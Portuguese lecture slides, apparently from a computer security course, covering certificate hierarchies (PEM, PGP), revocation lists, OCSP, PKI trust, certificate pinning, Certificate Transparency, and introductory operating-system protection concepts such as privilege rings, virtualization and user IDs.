SHA1 Fingerprint 05:63:B8:63:0D:62:D7:5A:BB:C8:AB:1E:4B:DF:B5:A8:99:B2:4D:43

Close

CA Raiz

(Certificado Auto-emitido)

Hierarquias de Certificação: Modelo PEM

- **Distribuição de certificados para o Privacy-enhanced Electronic Mail**
- **PEM: Privacy-enhanced Electronic Email**
 - Proposto pelo IETF em 1993 (ERF1421-1423)
- **Modelo de Monopólio**
 - Uma raiz única: IPRA (Internet Policy Registration Authority)
 - Várias PCA (Policy Creation Authorities) abaixo da raiz
 - Várias CAs abaixo de cada PCA
 - Possivelmente pertencentes a organizações e empresas
 - Forma uma cadeira de certificação
 - Árvore de raiz única

Hierarquias de Certificação: Modelo PEM

- **Modelo nunca foi implementado globalmente**
 - Exceto pequenas implementações (90s)
- **Preferido: Floresta de hierarquias em cada CA, sem uma IPRA**
 - Hierarquias independentes sem uma raiz única
 - Oligarquia
- **Cada CA raiz negocia a distribuição da sua chave pública em cada entidade**
 - Entidade: Browsers, Distribuições, Sistemas, Sistema Operativos


Hierarquias de Certificação: Modelo PGP (Pretty Good Privacy)

- **Segue um modelo baseado numa rede de confiança**
 - E não numa árvore
- **Sem qualquer autoridade central de confiança**
 - Qualquer pessoa/entidade é um potencial certificador
 - Qualquer pessoa/entidade pode certificar uma chave pública e publicar a assinatura para os outros
- **Pessoas usam dois tipos de confiança**
 - Confiança nas chaves que conhecem
 - Validadas diretamente por qualquer meio (presença, telefone,...)
 - Confiança no comportamento de outros certificadores
 - Assumindo que verificam as chaves que certificam

Hierarquias de Certificação: Modelo PGP (Pretty Good Privacy)

Confiança Transitiva


1. SE Mike confia que o John é um certificador correto,
2. E John certificou a chave pública de Eve,
3. ENTÃO Mike confia na chave pública de Eve



Hierarquias de Certificação: Modelo PGP (Pretty Good Privacy)

- **Confiança:** Quando uma pessoa confia noutra pessoa
 - Confiança é unidirecional, pessoal e subjetiva
 - Níveis:
 - Ultimate: chaves próprias das quais se tem a chave privada
 - Complete
 - Marginal
 - NoTrust (ou Untrusted)
- **Validade:** Quanta verificação a chave possui (ex, de E perante A)
 - Válida:
 - A confia completamente em B, ou A confia marginalmente em C e D
 - e D ou B em conjunto com C assinaram a chave de E
 - Marginalmente Válida:
 - A confia marginalmente em B e B assinou a chave de E
 - Inválida: sem um caminho

Hierarquias de Certificação: Modelo PGP (Pretty Good Privacy)



Refrescamento de chaves assimétricas

- **Pares de chaves devem ter uma validade limitada**
 - Porque as chaves privadas podem ser perdidas ou descobertas
 - Para implementar mecanismos de atualização periódicos
- **Problemas:**
 - Os certificados podem ser copiados e distribuídos livremente
 - O universo de possuidores de certificados é desconhecido
 - Não é viável contactar todos os possuidores de certificados para eliminar certificados específicos
- **Soluções:**
 - Certificados com uma validade temporal definida (não antes, não depois)
 - Listas de Revogação de Certificados (CRL)
 - Para permitir revogar certificados antes que expirem

Listas de Revogação de Certificados (CRL)

- **Listas assinadas com identificadores de certificados revogados prematuramente**

- Devem ser consultadas periodicamente pelos verificadores
- Entradas podem conter a razão




- **Publicação e distribuição de CRLs**

- Cada CA possui a sua CRL
- De acesso público
- CAs trocam CRLs para facilitar distribuição

- **Vários formatos disponíveis**

- Base CRL: Lista completa com todos os certificados revogados
- Delta CRL: Lista com as diferenças desde a última Base CRL
- OCSP: API para verificação individual de cada certificado

Base CRL, Delta CRL e Revogação



Online Certificate Status Protocol

- **Protocolo baseado em HTTP para verificar a revogação de certificados**
 - Pedido inclui o número de série do certificado
 - Resposta assinada pela CA afirma qual o estado
 - Uma verificação por certificado
- **Reduz a largura de banda usada pelos clientes**
 - Um pedido por certificado, em vez de toda a lista (Base CRL)
- **Pode envolver maior largura de banda para as CAs**
 - Se clientes validarem sempre os certificados
 - Pode comprometer a privacidade. CA sabe quando um sistema acede a um serviço
- **OCSP Stapling**
 - Inclui um instante temporal assinado na resposta
 - Clientes podem guardar respostas durante a sua validade

Distribuição de certificados de chave pública

- **Transparente e integrado nos sistemas e aplicações**
 - Sistemas de Diretórios
 - Grandes escala: usando X.500 através de LDAP
 - Organizações: Windows Active Directory, Manualmente
 - Online: incluído nos protocolos
 - comunicações seguras usando TLS
 - Assinaturas digitais de correio com MIME ou em documentos
 - Pré-distribuição
 - Incluído nas aplicações, Sistemas Operativos
- **Explicitamente pelos utilizadores**
 - Utilizador pede um certificado específico
 - Por email, acesso a uma página HTTP

PKI: Public Key Infrastructure

Infraestrutura de apoio ao uso de pares de chaves e certificados

- **Criação segura de pares de chaves assimétricas**
 - Políticas de subscrição
 - Políticas de geração de pares de chaves
- **Criação e distribuição de certificados de chaves públicas**
 - Políticas de subscrição
 - Definição de atributos do certificado


PKI: Public Key Infrastructure

- **Definição e uso de cadeias de certificação**
 - Inserção numa hierarquia de certificação
 - Certificação de outras Cas
- **Atualização, publicação e consulta de listas de certificados revogados**
 - Políticas para revogar certificados
 - Distribuição permanente de CRLs
 - Serviço OCSP
- **Uso de estruturas de dados e protocolos que permitem a interoperação entre componentes**

PKI: Relações de Confiança

- Um PKI estabelece relações de confiança de duas formas
 - Emitindo certificados de chaves públicas de outras CAs
 - Abaixo na hierarquia; ou
 - Não relacionadas hierarquicamente
 - Requerendo a certificação da sua chave pública a outras CAs
 - Acima na hierarquia; ou
 - Não relacionadas hierarquicamente
- Relações de confiança características
 - Hierárquicas
 - Cruzadas (A certifica B e vice-versa)
 - Ad-hoc (meshed)
 - Grafos mais ou menos complexos de certificação

PKI: Certificação Hierárquica e Cruzada



PKI: Fixação dos Certificados (Pinning)

- Se um atacante possui acesso a uma raiz de confiança, ele pode emitir qualquer certificado para qualquer entidade
 - Manipular a CA para que ela emita um certificado (difícil)
 - Injetar raízes adicionais nos sistemas da vítima (mais fácil)
- **Certificate Pinning:** Adicionar uma impressão digital da chave pública **ao código**
 - Impressão Digital usa uma síntese (e.x, SHA256)
 - Associada a um pedido HTTP específico
- **Processo de validação normal + verificação de impressão digital**
 - Certificado tem de ser assinado por uma raiz de confiança
 - Certificado tem de ter uma chave pública com a impressão digital especificada

Transparência de Certificação (RFC 6962)

- **Problemas**


- CAs podem ser comprometidas (Ex, DigiNotar)
 - Por atacantes maliciosos
 - Por governos, etc...
- Comprometimento é difícil de detetar
 - Resulta na alteração das regras de funcionamento da PKI
 - Dono legítimo dificilmente saberá

- **Definição: Sistema que regista todos os certificados públicos emitidos**

- Garante que só são publicados certificados que levam a raízes legítimas
- Armazena toda a cadeia de certificação de cada certificado
- Apresenta esta informação para auditoria
 - Organizações ou ad-hoc pelos utilizadores

Sistemas Operativos

Sistemas Operativos




Funções do sistema operativo

- **Iniciar os dispositivos (boot)**
- **Virtualizar o hardware**
 - Modelo computacional
- **Fornecer mecanismos de proteção**
 - Contra erros dos utilizadores
 - Contra atividades não autorizadas
- **Fornecer um Sistema de Ficheiros Virtual (VFS)**
 - Agnóstico do sistema de ficheiros realmente utilizado

Níveis de Execução

- **Diferentes níveis de privilégio**
 - Ilustrados por um conjunto de anéis concêntricos
 - Usados em CPU's para evitarem que aplicações não privilegiadas executem instruções privilegiadas
 - e.g. IN/OUT, gestão de TLB
- **Os processadores atuais têm 4 anéis**
 - Mas os SO's normalmente só usam 2
 - 0 (modo supervisor) e 3 (modo utilizador)
- **A transferência de controlo entre anéis requer mecanismos de passagem especiais**
 - Os quais são usados pelas system calls



Execução de Máquinas Virtuais

- **Aproximação mais comum**
 - Virtualização por software
 - Execução direta de código em modo utilizador (ring 3)
 - Tradução binária de código privilegiado (ring 0)
 - ▶ O código dos núcleos não é alterado mas não executa diretamente sobre a máquina
- **Virtualização assistida por hardware**
 - Virtualização completa
 - ▶ Anel -1 abaixo do anel 0
 - KVM, Intel VT-x e AMD-V
 - Pode virtualizar hardware para vários núcleos no anel 0
 - ▶ Não é necessária tradução binária
 - ▶ Os SO hospedados executam mais rápido (perf. próxima da nativa)

Execução de Máquinas Virtuais

- **Máquinas virtuais implementam mecanismo essencial para a segurança: Confinamento**
 - Implementam um domínio de segurança restrito para um conjunto de aplicações
 - Fornecem igualmente uma abstração de hardware comum
 - mesmo que o hardware do hospedeiro se altere
- **Fornecem mecanismos adicionais**
 - controlo de recursos
 - prioritização de acesso a recursos
 - criação de imagens para análise
 - reposição rápida do estado esperado

Modelo computacional

- **Entidades (objetos) geridos pelo núcleo do SO**
 - Define como as aplicações e utilizadores interagem com o núcleo
- **Exemplos:**
 - Identificadores de utilizadores
 - Processos
 - Memória virtual
 - Ficheiros e sistemas de ficheiros
 - Canais de comunicação
 - Dispositivos físicos
 - ▶ Suportes de armazenamento
 - Discos magnéticos, óticos, de memória, cassetes
 - ▶ Interfaces de rede
 - Com fio, sem fio
 - ▶ Interface humano-computador
 - Teclados, ecrãs, ratos
 - ▶ Interfaces I/O série/paralelo
 - Barramentos USB, portas série, portas paralelas, infra-vermelhos, bluetooth

Identificadores de Utilizadores (UID)

- **Para um SO um utilizador é um número**
 - Estabelecido durante a operação de login
 - User ID: um inteiro em Linux/Android/macOS, UUID no Windows
- **Atividades executadas fazem-se sempre associadas a um UID**
 - O UID permite estabelecer o que lhes é permitido/negado
 - ▶ UIDs especiais podem permitir acesso privilegiado
 - Linux e Android: UID 0 é omnipotente (root)
 - ▶ A administração da máquina é normalmente feita recorrendo a atividades com o UID 0
 - macOS: UID 0 é omnipotente para gestão
 - ▶ Alguns binários e atividades são sempre restritas, mesmo ao Root
 - Windows: conceito de privilégios
 - ▶ De administração, de configuração do sistema, etc.
 - ▶ Não existe um identificador padrão para um administrador
 - Os privilégios de administração podem ser dados a diversos UIDs

Identificadores de Grupos (GID)

